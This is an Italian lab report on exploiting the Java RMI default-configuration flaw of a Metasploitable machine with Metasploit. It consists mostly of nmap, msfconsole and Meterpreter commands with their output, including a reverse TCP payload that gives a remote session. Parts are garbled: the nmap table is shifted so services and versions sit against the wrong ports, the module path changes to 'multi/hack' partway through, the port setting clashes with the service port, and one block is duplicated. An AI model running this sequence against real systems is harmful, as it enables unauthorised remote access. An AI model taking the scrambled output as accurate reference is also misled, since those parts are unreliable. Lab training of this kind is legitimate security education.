


EXPLOIT JAVA-RMI

REPORTED BY

BENEDETTA FORESTIERI



INTRODUCTION

L'obiettivo del progetto è sfruttare una vulnerabilità relativa ad un servizio sulla porta 1099, specificamente Java RMI, utilizzando Metasploit. Il fine ultimo è ottenere una sessione di Meterpreter sulla macchina remota.

Java RMI, abbreviazione di Remote Method Invocation, consente a processi Java di interagire tra loro attraverso una rete.

La presenza della vulnerabilità è causata da una configurazione di default non corretta, la quale consente a un possibile attaccante di inserire del codice arbitrario.

Se la vulnerabilità viene sfruttata con successo, **l'attaccante può ottenere accesso amministrativo completo alla macchina di destinazione**, eseguire codice dannoso, raccogliere informazioni sensibili o interrompere i servizi sulla macchina remota.

Il primo passo consiste nell'eseguire una scansione con nmap al fine di ottenere informazioni dettagliate sui servizi in esecuzione su Metasploitable.

```
(betta@kali)-[~]
$ nmap -sV 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-10 09:50 CET
Nmap scan report for 192.168.1.40
Host is up (0.0093s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?         Netkit rshd
514/tcp   open  shell          GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql?         PostgreSQL DB 8.3.0 - 8.3.7
5432/tcp  open  postgresql     VNC (protocol 3.3)
5900/tcp  open  vnc            (access denied)
6000/tcp  open  X11            UnrealIRCd (Admin email admin@Metasploitable.LAN)
6667/tcp  open  irc            Apache Jserv (Protocol v1.3)
8009/tcp  open  ajp13          Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http           Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.26 seconds
```

PRELIMINARY PHASE

Avviando Metasploit su Kali, ho cercato gli exploit e ne sono emersi 4. Quello più interessante è il primo, con la descrizione "default configuration code execution", indicando la possibilità di sfruttare una configurazione predefinita per eseguire codice.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

Eseguito il comando per la scelta dell'exploit, Metasploit assegna automaticamente il "payload" (codice eseguibile inviato alla macchina bersaglio dopo lo sfruttamento di una vulnerabilità). Il payload **java/meterpreter/reverse_tcp**, progettato per Java, permette a Metasploit di stabilire una connessione inversa sulla macchina bersaglio, creando una sessione Meterpreter per l'interazione con il sistema remoto.

In seguito, verifico le opzioni disponibili tramite il comando "show options" e procedo a configurare il parametro RHOSTS inserendo l'indirizzo IP della macchina vittima. Mi assicuro che nell'opzione LHOST sia presente l'indirizzo della macchina attaccante.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.1.25    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8080            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8080            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
```


EXPLOIT

Un **attacco exploit** è un'azione mirata che sfrutta vulnerabilità nei sistemi per ottenere accesso non autorizzato o compromettere la sicurezza del sistema.

Successivamente alla definizione di tutte le configurazioni e parametri, possiamo avviare l'attacco.

L'attacco è stato eseguito con successo ed ho ottenuto una shell di Meterpreter.

```
msf6 exploit(multi/hack/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/KAUMRE
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header...
[*] 192.168.1.40:1099 - Sending RMI Call...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:33040) at 2023-11-10 09:50:16 +0100
```

Dopo aver acquisito una sessione remota Meterpreter, conduco due test:

- 1) analisi della configurazione di rete;
- 2) ottenimento di informazioni sulla tabella di routing della macchina vittima.

L'utilizzo del comando "ifconfig" rivela la **configurazione di rete** della macchina, confermando la presenza dell'indirizzo IP 192.168.1.40 (Metasploitable). Questa evidenza è sufficiente per concludere che l'attacco sia riuscito con successo e che la vulnerabilità "Java_RMI code execution" sia stata sfruttata correttamente, garantendo l'accesso alla macchina bersaglio.

```
Meterpreter > ifconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.1.40
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fd02:6818:c548:9900:a00:27ff:fe42:3755
IPv6 Netmask   : ::
IPv6 Address   : fe80::a00:27ff:fe42:3755
IPv6 Netmask   : ::

meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0        0.0.0.0
192.168.1.40 255.255.255.0 0.0.0.0      0        0.0.0.0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0        ::
fd02:6818:c548:9900:a00:27ff:fe42:3755 ::         ::
fe80::a00:27ff:fe42:3755 ::         ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0        0.0.0.0
192.168.1.40 255.255.255.0 0.0.0.0      0        0.0.0.0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric  Interface
-----
::1         ::           ::           0        ::
fd02:6818:c548:9900:a00:27ff:fe42:3755 ::         ::
fe80::a00:27ff:fe42:3755 ::         ::

meterpreter >
```

Mediante l'esecuzione del comando "route", posso esplorare le **impostazioni di routing della macchina bersaglio**, rilevando gli indirizzi IP.